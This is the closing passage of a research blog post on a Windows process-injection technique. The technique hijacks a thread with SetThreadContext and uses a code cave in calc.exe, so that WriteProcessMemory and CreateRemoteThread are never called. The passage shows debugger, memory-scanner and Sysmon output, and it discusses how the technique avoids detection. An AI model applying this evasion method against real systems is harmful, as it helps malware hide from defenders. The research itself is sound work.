
Address	Disassembly
00007FF6E13A1FE4	0000
00007FF6E13A1FE6	0000
00007FF6E13A1FE8	0000
00007FF6E13A1FEA	0000
00007FF6E13A1FEC	0000
00007FF6E13A1FEE	0000
00007FF6E13A1FF0	EB FE jmp calc.7FF6E13A1FF0
00007FF6E13A1FF2	0123
00007FF6E13A1FF4	4567:89AA BBCDDEE
00007FF6E13A1FFC	FF90 909000C

```
C:\Windows\system32\cmd.exe
PID: 17024
Modules filter: all accessible (default)
Output filter: no filter: dump everything (default)
Dump mode: autodetect (default)
[*] Scanning: C:\Windows\System32\calc.exe
[*] Scanning: C:\Windows\System32\ntdll.dll
[*] Scanning: C:\Windows\System32\kernel32.dll
[*] Scanning: C:\Windows\System32\KERNELBASE.dll
[*] Scanning: C:\Windows\System32\shell32.dll
[*] Scanning: C:\Windows\System32\ucrtbase.dll
[*] Scanning: C:\Windows\System32\cfgmgr32.dll
[*] Scanning: C:\Windows\System32\SHCore.dll
[*] Scanning: C:\Windows\System32\msvcrt.dll
[*] Scanning: C:\Windows\System32\rpcrt4.dll
[*] Scanning: C:\Windows\System32\combase.dll
[*] Scanning: C:\Windows\System32\bcryptPrimitives.dll
[*] Scanning: C:\Windows\System32\windows.storage.dll
[*] Scanning: C:\Windows\System32\msvc_p_win.dll
[*] Scanning: C:\Windows\System32\sechost.dll
[*] Scanning: C:\Windows\System32\advapi32.dll
[*] Scanning: C:\Windows\System32\profapi.dll
[*] Scanning: C:\Windows\System32\powrprof.dll
[*] Scanning: C:\Windows\System32\umpdc.dll
[*] Scanning: C:\Windows\System32\shlwapi.dll
[*] Scanning: C:\Windows\System32\gdi32.dll
[*] Scanning: C:\Windows\System32\win32u.dll
[*] Scanning: C:\Windows\System32\gdi32full.dll
[*] Scanning: C:\Windows\System32\user32.dll
[*] Scanning: C:\Windows\System32\kernel.appcore.dll
[*] Scanning: C:\Windows\System32\cryptsp.dll
[*] Scanning: C:\Windows\System32\imm32.dll
Scanning workingset: 205 memory regions.
PID: 17024
Address
---
SUMMARY:
00007FFF Total scanned: 27
00007FFF Skipped: 0
00007FFF
00007FFF Hooked: 0
00007FFF Replaced: 0
00007FFF HdrsModified: 0
00007FFF Detached: 0
00007FFF Implanted: 0
00007FFF Other: 0
00007FFF
00007FFF Total suspicious: 0
-----
```

If the shellcode is too big to fit into the padding, perhaps another module might contain a bigger cave.

Sysmon Events

These are expected results using the CreateProcess call to spawn the target process instead of using OpenProcess. Something else to note is that the DuplicateHandle call might trigger a process handle event with ObRegisterCallbacks in Sysmon. This isn't the case because Sysmon does not follow the event if the handle access is performed by the process who owns that same handle. In the case with AVs or EDRs, it may be different.



The screenshot displays the Windows Event Viewer interface. At the top, it shows 'Operational' with 'Number of events: 2'. Below this is a table of events:

Level	Date and Time	Source	E...	Task Category
Information	6/3/2020 10:48:25 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	6/3/2020 10:48:25 PM	Sysmon	1	Process Create (rule: ProcessCreate)

The 'Event 1, Sysmon' details pane is open, showing the 'General' tab. The event details are as follows:

Process Create:
RuleName:
UtcTime: 2020-06-04 05:48:25.392
ProcessGuid: {3bb69415-8b29-5ed8-0000-00107248dd00}
ProcessId: 5360
Image: C:\Windows\System32\calc.exe
FileVersion: 10.0.18362.1 (WinBuild.160101.0800)
Description: Windows Calculator
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: CALC.EXE
CommandLine: "C:\Windows\System32\calc.exe"
CurrentDirectory: C:\Users\User\Desktop\
User: WINDEV1912EVAL\User
LogonGuid: {3bb69415-04d6-5e3e-0000-0020f0560200}
LogonId: 0x256F0
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=F88CC05134C555D4E1CD1DEF78162A9A,SHA256=A8EEAA9499666119D13B3F44ECD77A729
ParentProcessGuid: {3bb69415-8b29-5ed8-0000-0010d83fdd00}
ParentProcessId: 10960
ParentImage: C:\Users\User\Desktop\PoC-Injector.exe
ParentCommandLine: "C:\Users\User\Desktop\PoC-Injector.exe"

Further Improvements

I wouldn't doubt that there may be some issues that I have overlooked since I really rushed this (side) project – I just *had* to explore this idea and see how far I could go. With regards to recovering the hijacked thread execution, it is possible and I have implemented it in the PoC, but it is dependent on the malicious process which might or might not be a good thing.

ಠ_ಠ(ツ)ಠ_ಠ

Conclusion

So it's possible to not use WriteProcessMemory, VirtualAllocEx, VirtualProtectEx, CreateRemoteThread, NtCreateThreadEx, QueueUserApc, and NtQueueApcThread from the malicious process to inject into a remote process. The OpenProcess and OpenThread usage is still debatable because sometimes spawning a target process with CreateProcess isn't always the circumstance. However, it does remove a lot of suspicious calls which is the goal of this technique.

Since SetThreadContext is such a powerful primitive and crucial to this and many other stealthy techniques, will there be more focus on it? From what I can see, there is already native Windows logging available for it in [Microsoft-Windows-Kernel-Audit-API-Calls](#) ETW provider. I'm interested in seeing what the future will hold for process injection...